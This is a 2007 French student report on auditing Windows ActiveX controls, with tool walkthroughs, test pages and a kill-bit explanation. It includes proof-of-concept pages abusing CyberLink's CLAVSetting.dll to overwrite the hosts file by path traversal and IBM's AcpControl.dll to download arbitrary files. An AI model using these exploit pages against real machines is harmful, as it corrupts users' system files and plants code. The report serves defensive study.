- Créer une page HTML invoquant l'ActiveX (utilisation de la balise <OBJECT>) puis faire appel aux méthodes en utilisant un langage de script (JavaScript personnellement).

  Remarque : Il se peut que l'on désire tester uniquement les méthodes invoquées par une page web ou une application déjà existante. Dans ce cas, il faudrait lancer la dite page/application puis auditer uniquement les méthodes invoquées (ce qui semble logique !).

- Démarrer *Process Monitor*, *TCPview* (logiciels de Sysinternals[4])

  Procmon : Informe en temps réel des accès au registre, disques et de l'activité des process/threads
  TCPview : Informe sur les ports TCP/UDP ouvert et connexions TCP réalisées par les processus quasiment en temps réel (rafraichissement chaque 1 à 5 sec. au choix)

- Ouvrir la page de test avec Internet Explorer

- Lister les méthodes accédant au registre, à des fichiers sensibles et/ou envoyant des données sur le réseau

- Modifier les paramètres d'appels de ces méthodes pour tenter de modifier une clé de registre, télécharger du code distant etc.

- Observer, dans le cas d'envoi de données, quels sont ces données et les adresses de destination à l'aide d'un analyseur de trafic comme Wireshark.

  Wireshark[5] : Analyse le trafic réseau, *sniffer*.

[3] http://www.zdnet.fr/telecharger/windows/fiche/0,39021313,39291334s,00.htm
[4] http://www.microsoft.com/technet/sysinternals/utilitiesindex.mspx
[5] http://www.wireshark.org/download.html

2.2.Audit d'un ActiveX

Suite à un précédent travail[6], nous savons que lors d'une demande de certificat effectuée à l'autorité de certification du laboratoire de transmissions de données, une dll ActiveX est utilisée. Nous allons donc tenter de savoir quelles sont les méthodes utilisées par cette page[7].

Il y a deux façons d'aborder cette analyse. La première serait de répertorier tous les CLSID apparaissant dans *Procmon* ce qui donnerais non seulement la liste des objets utilisés par la page mais également ceux utilisés par internet explorer lui-même. Il serait par conséquent, plus judicieux d'observer le code de la page html et d'y rechercher toute les références à des CLSID. Il ne faut cependant pas oublier qu'une méthode peut devoir faire appel à un autre objet (cf. 3.1.). C'est pour cela qu'après avoir observé le code source de la page, il faudra comparer les résultats avec ceux de *Procmon*.

- Lancer donc *Procmon* avec, comme filtre, uniquement le processus iexplore.exe. Ne pas lancer la capture immédiatement.




Figure 8

- Démarrer Internet Explorer.
- Démarrer maintenant la capture puis aller à la page à analyser.
- Une fois que la page est correctement chargée, arrêter la capture et sauvegarder le fichier de capture avec les options suivantes :

Figure 9

- Observer ensuite le code source de la page et y rechercher toutes les références à des CLSID. Voici le résultat :

```
<Object
      classid="clsid:127698e4-e730-4e5c-a2b1-21490a70c8a1"
      codebase="/CertControl/xenrlinf.cab#Version=5,131,3659,0"
      id=XEnroll>
</Object>
```

- Rechercher dans la base de registre (avec *regedit*) le CLSID dans « HKEY_CLASSES_ROOT\CLSID\ ». En déployant son arborescence, et en allant lire la sous-clé InprocServer32 on obtient l'emplacement de l'objet. Dans notre cas « *C:\WINDOWS\Downloaded Program Files\CONFLICT.13\xenroll.dll* »

[6] Diplôme « Application self-service de demande de certificat X509 » de M. Papazian
[7] http://ca.td.unige.ch/certsrv/certrqma.asp

- Le dossier indiqué contient les objets ActiveX utilisés par Internet Explorer, dont celui que l'on désire analyser « CEnroll Class ». En double-cliquant sur l'objet, on obtient les propriétés. Le champ qui nous intéresse est celui indiquant l'emplacement de l'ActiveX utilisé, en l'occurrence : *C:\WINDOWS\system32\xenroll.dll*

- Ouvrir maintenant OLEview, puis observer la bibliothèque de type de *xenroll.dll*
  File – View TypeLib…

  Rechercher la coclass qui possède le même CLSID que celui de la page web (*coclass CEnroll2*) puis aller déployer les méthodes de sa dispinterfaces (ICenroll4). Une centaine de méthodes apparait…

- Pour éviter de devoir toutes les tester, retourner voir le code source de la page web puis lister toutes les références à l'objet. Pour rappel, l'ID de l'objet est XEnroll donc, il faudra effectuer une recherche sur les occurrences à *« XEnroll.méthode()* ». Voici le résultat :

XEnroll.ContainerName	XEnroll.KeySpec
XEnroll.CreatePKCS10	XEnroll.LimitExchangeKeyToEncipherment
XEnroll.EnableSMIMECapabilities	XEnroll.ProviderFlags
XEnroll.EnumAlgs	XEnroll.ProviderName
XEnroll.enumProviders	XEnroll.ProviderType
XEnroll.GetAlgName	XEnroll.PVKFileName
XEnroll.GenKeyFlags	XEnroll.readyState
XEnroll.GetKeyLen	XEnroll.RequestStoreFlags
XEnroll.GetSupportedKeySpec	XEnroll.reset
XEnroll.HashAlgID	XEnroll.UseExistingKeySet

- Afin de fournir un exemple simple qui permette d'illustrer l'invocation de méthodes, il a été choisi de n'utiliser qu'une seule méthode, *enumProviders*. Comme son nom l'indique, elle énumérera les CSP (Cryptographics Service Provider) disponibles. Voici le code de la page web permettant de tester cette méthode :

```
<html><body>

<object classID="clsid:127698e4-e730-4e5c-a2b1-21490a70c8a1"
        codebase="xenroll.dll"
        id=XEnroll>
</object>

<!--
Rappel: si le CLSID est déjà présent dans la base de registres, le fichier
n'est pas téléchargé (normalement, xenroll.dll se trouve déjà dans votre
machine sous C:\windows\system32\)
-->

<script type"text/javascript">
      for (i=0; i<=5; i++){
            document.write("<P>" + XEnroll.enumProviders(i , 0)+ "</P>");
      }
</script>

</body></html>
```

Remarque : Le chapitre 3 illustrera plus en détail l'utilisation d'ActiveX.

2.3.Outil d'audit subsidiaire

Lors d'un autre travail[8], j'ai découvert l'existence du logiciel Sandboxie. Ce dernier permet de créer un environnement de bac à sable et est parfaitement adapté à l'utilisation d'ActiveX. Ce logiciel permet d'éviter « d'infecter » le système en créant un environnement virtuel (disque et registre). La méthode d'audit précédente reste néanmoins utile afin d'obtenir les informations volatiles. J'entends par la les accès au registre, fichiers temporaires et envois de données. Ce logiciel est intéressant pour une analyse rapide des fichiers créés/installés ainsi que des clés créées dans le registre. Quelques précisions tout de même.

Pour obtenir les clés de registre créées, il faudra sauvegarder l'état initial du registre de la sandbox *HKEY_USERS\Sandbox_insecure_DefaultBox* qui ne sera disponible que si la sandbox est en fonctionnement. Il faudra donc lancer une application afin de sauvegarder l'état initial du registre et ensuite, faire de même après installation/exécution de l'ActiveX. Ensuite, la comparaison se fera à l'aide du logiciel WinMerge qui permet de comparer deux fichiers.

Pour ce qui est des fichiers, il suffit de rechercher dans les options de la sandbox celle permettant d'aller explorer son contenu pour connaitre les fichiers qui se seraient installés sur le système.

Afin d'éviter au lecteur de devoir rechercher le document, j'ai repris la partie concernant les ActiveX. Mais pour ceux désirant connaitre plus en détail le logiciel, il est toutefois intéressant d'aller voir le dit document.


Lors del'installation d'un ActiveX (Webscanner de Kaspersky[9]), ce dernier est invisible dans le système. Tout ce fait dans la sandbox comme nous allons le voir. On installe l'ActiveX

Figure 10

[8] Etude des botnets, travail de diplôme 2007, chapitre 3.4
[9] http://webscanner.kaspersky.fr/

Si l'on ouvre deux instances d'Internet Explorer, l'une dans Sandboxie et l'autre en dehors et que ensuite nous allons voir dans les objets installés, voici ce que l'on peut observer (la première fenêtre est celle qui correspond à Sandboxie, on peut y observer les # dans le titre):

Outils – Options Internet – Général – Paramètres – Afficher les objets



Voyons maintenant où s'est installé cet ActiveX. On voit que la dll ActiveX *kavwebscan.dll* c'est installée dans la sandbox.




Figure 11

3. Utilisation d'ActiveX

Nous allons maintenant écrire des pages html qui utiliseront des méthodes provenant de dll ActiveX. Nous observerons aussi avec quels droits elles s'exécutent et comment peut-on sécuriser son poste si un comportement suspicieux est découvert. Pour commencer, nous allons utiliser une dll permettant de lire du contenu multimédia dans une page web en insérant un lecteur Media Player. Ensuite nous verrons une dll comportant une vulnérabilité et montrerons ce que permet de faire cette vulnérabilité puis nous finirons par observer comment a été corrigé un contrôle ActiveX ayant été défaillant.

3.1.Media Player

Nous allons créer une page web extrêmement simple qui lira le contenu d'un fichier audio et vidéo en utilisant une dll ActiveX de Windows Media Player. Lors de l'affichage de notre page nous aurons un lecteur Media Player qui pourra lire deux contenus différents.




Figure 12

- Pour commencer, lancer OLEview et rechercher tous les objets ActiveX enregistrés sur la machine (être en mode Expert : View – Expert Mode) en déployant l'arborescence de *All Objects*.




Figure 13

- Rechercher ensuite le premier objet nommé Windows Media Player et observer son interface *IDispatch* (c'est l'interface à utiliser étant donné que l'objet sera utilisé dans une page html utilisant du JavaScript pour accéder à ces méthodes). Une alerte apparait (*IDispatch Viewer*). Cliquer sur *View TypeInfo…* et l'on obtient la description IDL de l'interface, c.-à-d. les méthodes, propriétés de notre objet qui sont accessible via l'interface IDispatch.




Figure 14

- Si l'on déploie l'arborescence de *Methods* on obtient une liste de méthodes dont certaines agissent sur des propriétés. Pour savoir s'il s'agit d'une méthode « normale » ou d'une définition de propriété, il suffit d'observer l'explorateur de droite et de voir s'il est indiqué sur la première ligne qu'il s'agit d'une propriété. Si rien n'est écris, c'est qu'il s'agit d'une méthode normale. Exemple avec premièrement une méthode de définition de propriété suivie d'une méthode « traditionnelle »:

```
[id(0x00000458), propput, helpstring("Render video without a window")]
HRESULT WindowlessVideo([in] VARIANT_BOOL pbool);

[id(0x000007d2), helpstring("Pauses file playback at the current position")]
HRESULT Pause();
```

- Choisir maintenant quelques méthodes qui seront appelées dans la page html. Par exemple :

...propget, helpstring ("Returns or sets whether or not file playback is automatically started")]
VARIANT_BOOL **AutoStart ()**;

… propget, helpstring("Shows or hides the control panel")]
VARIANT_BOOL **ShowControls();**

… propget, helpstring("Returns or sets the current file name and path")]
BSTR **FileName();**

… helpstring("Determines whether the sound card is enabled on the machine")]
VARIANT_BOOL **IsSoundCardEnabled();**

- Voici le code de la page

```
<html><body>

<div>
<p>
<input type="button"
       name="button_video"
       value="Lire Video"
       onclick="Video()" />

<input type="button"
       name="button_audio"
       value="Lire Audio"
       onclick="Audio()" />
</p>

<object style="display:none"
       classID="clsid:22d6f312-b0f6-11d0-94ab-0080c74c7e95"
       id="MediaPLayer">
       <!-- Définition des propriétés de l'ActiveX-->
       <param name="Autostart" value="true">
       <param name="ShowControls" value="false">
</object>

</div>

<script type"text/javascript">

       function Video() {
              MediaPLayer.FileName =
              "http://www.a-sol.ch/test/streaming/video/Clip GSHC-02.wmv";
              document.getElementById("MediaPLayer").style.display = "";
       }

       function Audio() {
              MediaPLayer.FileName =
                           "http://dekonex.ch/sons/Cutting_45s_site.mp3";
              document.getElementById("MediaPLayer").style.display = "";
       }

       document.write("SoundCard?" + MediaPLayer.IsSoundCardEnabled());

</script>

</body></html>
```

- En analysant maintenant les accès au registre (avec *Procmon*) lors du chargement de l'ActiveX (c.-à-d. que la capture sera démarrée juste avant l'acceptation du message d'alerte), il apparait plusieurs requêtes à HKEY_CLASSES_ROOT\CLSID\. Voici ces CLSID, leur correspondance ainsi qu'une petite description :

  - {22D6F312-B0F6-11D0-94AB-0080C74C7E95} :
    C:\WINDOWS\system32\wmpdxm.dll -> Windows Media 6.4 Player Shim

  - {6BF52A52-394A-11D3-B153-00C04F79FAA6} :
    C:\WINDOWS\system32\wmp.dll -> Windows Media Player Core

  - {7B8A2D94-0AC9-11D1-896C-00C04FB6BFC4} :
    C:\WINDOWS\system32\urlmon.dll -> Security Manager

  - {989D1DC0-B162-11D1-B6EC-D27DDCF9A923} :
    %SystemRoot%\system32\msxml3.dll -> XML Script Engine

  - {F414C260-6AC0-11CF-B6D1-00AA00BBBB58} :
    C:\WINDOWS\system32\jscript.dll -> JScript Language

Remarque : Une liste des CLSID accédés lors du lancement d'Internet Explorer et leur correspondance est disponible dans les annexes.

Le premier CLSID correspond à celui utilisé dans la page, les trois derniers sont utilisés normalement par Internet Explorer (cf. annexes) et le deuxième… et bien il est utilisé par le premier c.à.d. que « *wmpdxm.dll* » a fait référence à « *wmp.dll* ». Il faut maintenant observer ce qu'il c'est passé depuis le chargement dans le processus de « *wmpdxm.dll* » jusqu'à ce que « *wmp.dll* » aie été chargé également. Pour ce faire il suffit de reprendre la capture faite précédemment et de ne sélectionner que les évènements s'étant déroulé entre les chargements des images.




Figure 15

On observe clairement qu'après le chargement de « *wmpdxm.dll* », le processus va rechercher dans la base de registres la correspondance avec le CLSID {6BF52A52-394A-11D3-B153-00C04F79FAA6} qui se trouve être celui correspondant à « *wmp.dll* », ce dernier étant l'objet ActiveX Media Player.

3.2.CLAVSetting.dll

Sur le site http://www.frsirt.com, site répertoriant les dernières vulnérabilités annoncées ainsi que leurs risques, nous avons pu observer qu'il existait une vulnérabilité récente dans une dll ActiveX. Voici la description de cette vulnérabilité:

« Une vulnérabilité a été identifiée dans CyberLink PowerDVD, elle pourrait être exploitée par des attaquants afin de causer un déni de service. Ce problème résulte d'une erreur présente au niveau du contrôleur ActiveX "CLAVSetting.DLL" qui ne valide pas correctement l'accès à sa méthode *CreateNewFile()*, ce qui pourrait être exploité par des attaquants afin d'écraser et corrompre des fichiers arbitraires en incitant un utilisateur à visiter une page web malicieuse ».

Nous avons donc installé la dernière version de PowerDVD trial pour vérifier cela. Après avoir installé le programme, nous avons écrit une page html utilisant la DLL vulnérable qui devrait écraser le fichier hosts du poste client. Voici le code de cette page :

```
<html><body>

<object classID="clsid:0990EDE2-3498-43D0-971D-D5321C893210"
id="PowerDVD">
</object>

<script type"text/javascript">
      PowerDVD.CreateNewFile("../../../../windows/system32/drivers/etc/hosts");
</script>

</body></html>
```

Les différents comportements d'exécution par rapport aux droits/privilèges que possède l'utilisateur seront observés à l'aide de *Procmon*.

Session Administrateur :

- Nous lançons la page de test et observons les écritures sur le disque. Recherchons le moment où le fichier hosts est créé (par-dessus l'ancien) en faisant une recherche avec le mot clé « hosts ». Nous tombons sur l'évènement suivant :




Figure 16

- En allant voir la pile (*stack*) du processus, on peut voir que la dll a bien été chargée dans le processus.




Figure 17

Session User :

- Nous lançons maintenant la page de test dans une session user et observons l'écrasement du fichier hosts…ACCESS DENIED

Figure 18

- En allant chercher l'évènement de création du fichier hosts, on voit très clairement que l'accès à été refusé. Cela s'explique par le fait que la dll se trouve dans la pile (stack) du processus IEXPLORE et s'exécute in-process, elle s'exécute donc avec les privilèges du processus du client (droits user).

3.3.AcpControl.dll

L'ActiveX AcpControl.dll[10] utilisé par l'application IBM Access support comportait une vulnérabilité qui permettait, grâce à une utilisation détournée de l'une de ces méthodes, de télécharger du code arbitrairement sur la machine cliente, cela en insérant le code suivant dans une page html :

```
<html><body>

<object classID="clsid:BE415DD9-C50D-46AA-9B5D-37F2EEBBBFE6"
        codebase="https://www-3.ibm.com/pc/support/access/aslibmain/
            content/AcpControl.cab"
        id="AcpControl">
</object>

<script type"text/javascript">
        AcpControl.DownloadURL("URL_Fichier_A_Telecharger");
        AcpControl.SaveFilePath("Path");
        AcpControl.DownLoad();
</script>

</body></html>
```

Le gros problème est que cet ActiveX est signé par Verisign et donc, lors de son installation, un message apparait, indiquant la signature par une autorité de certification reconnue et cela peut conduire des utilisateurs à accepter son installation sans se poser de questions. Cela démontre que la signature d'un ActiveX ne garantit pas sa fiabilité mais uniquement son intégrité et sa provenance. Plus explicitement, cela garantit que personne ne l'a modifié et nous indique quel est son créateur.

Maintenant, si l'on télécharge le fichier .cab contenant cet ActiveX, on peut s'apercevoir qu'il contient un fichier uninstall.reg qui supprime effectue quelques modifications dans la base de registres. Observons ces modifications.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\
                                                        {E598AC61-4C6F-4F4D-877F-FAC49CA91FA3}]
        "Compatibility Flags"=dword:00000400
        "AlternateCLSID"="{BE415DD9-C50D-46aa-9B5D-37F2EEBBBFE6}"

[-HKEY_CLASSES_ROOT\CLSID\{E598AC61-4C6F-4F4D-877F-FAC49CA91FA3}]

[-HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Code Store Database\Distribution Units\
                                                        {E598AC61-4C6F-4F4D-877F-FAC49CA91FA3}]
```

Il y a tout d'abord l'écriture d'un *kill bit* sur l'entrée ActiveX Compatibility. Cette entrée comporte tous les CLSID des ActiveX qu'Internet Explorer ne doit plus utiliser. L'écriture de ce kill bit nécessite la création d'une entrée pour l'ActiveX, et de donner à la clé *Compatibility Flag* de cette entrée la valeur « *dword:00000400* ».

[10] https://www-3.ibm.com/pc/support/access/aslibmain/content/AcpControl.cab




Figure 19

Ce *kill bit* est utilisé par Microsoft dans ses correctifs de sécurité pour bloquer l'utilisation d'ActiveX jugés inutiles et dangereux (cette méthode s'appuie sur un système de *Black List*). A noter toutefois que son utilisation interdit à toutes les versions de l'ActiveX donné de s'exécuter (versions ayant le même CLSID).

Si un bit d'arrêt est défini pour un ActiveX et qu'une nouvelle version est disponible (ayant un CLSID différent), il est possible de rediriger les sites Web qui utilisent l'ancien CLSID pour qu'ils continuent à fonctionner. Pour ce faire, il faut ajouter la valeur du CLSID du nouvel ActiveX dans une clé Compatibility Flags. Cette valeur est une chaîne REG_SZ nommée « AlternateCLSID » (voir exemple plus haut).

Les deux modifications suivant l'écriture du kill bit ne sont que la suppression des entrées faisant référence à l'ancien CLSID (version vulnérable).

4. Conclusion

La méthode d'audit présentée dans ce travail se base sur plusieurs logiciels qui malheureusement ne permettent pas d'automatiser cette méthode. Il faudra donc effectuer l'audit en étant présent lors de ce dernier. Le logiciel Sandboxie présenté précédemment permet néanmoins la navigation sur internet de façon plus sécurisée.

ActiveX étant une technologie propriétaire de Microsoft, il suffit de changer de navigateur (Firefox pour ne citer que lui) afin de ne plus avoir de soucis les concernant. Ils restent néanmoins nécessaire parfois pour des tâches nécessitant d'accéder au système et requérant certains privilèges comme les scanneurs en ligne.

En conclusion, j'aimerais signaler qu'il ne faut pas tirer une croix sur les ActiveX mais simplement être très attentif à ceux que l'on désire installer surtout si les sources ne sont pas fiables. Cette technologie permet beaucoup plus que les applets Java ce qui est à la fois intéressant et dangereux.

Concernant ce travail, je tiens à préciser que le modèle COM n'est pas simple à aborder et qu'il faut faire attention aux documents présents sur internet qui très souvent mélangent toutes les définitions. Ce sujet reste intéressant mais aurait nécessité plus de temps pour pouvoir se plonger complètement dans cette technologie.

J'espère avoir apporté au lecteur quelques nouvelles informations sur le sujet.

Voici un bref aperçu du temps passé sur chaque tâche

17.09.2007 - 01.10.2007
Etude du modèle COM

01.10.2007 - 08.10.2007
Création d'un ActiveX

08.10.2007 - 15.10.2007
Audit d'ActiveX

15.10.2007 - 22.10.2007
Utilisation d'ActiveX

Quintela Javier

5. Références/liens

Microsoft Developer Network (MSDN), « ActiveX Controls (COM) » :
http://msdn2.microsoft.com/en-us/library/ms693753.aspx

Microsoft – Technopoche, « COM : Concepts fondamentaux » :
download.microsoft.com/download/f/a/7/fa7ee111-244d-4d83-8460-5048400624cd/com.doc

Developpez.com, « FAQ sur DCOM,OLE,ATL » :
http://windows.developpez.com/faq/dcom/?page=sommaire

Microsoft Press - David Chappell, « Au cœur de ActiveX et OLE ».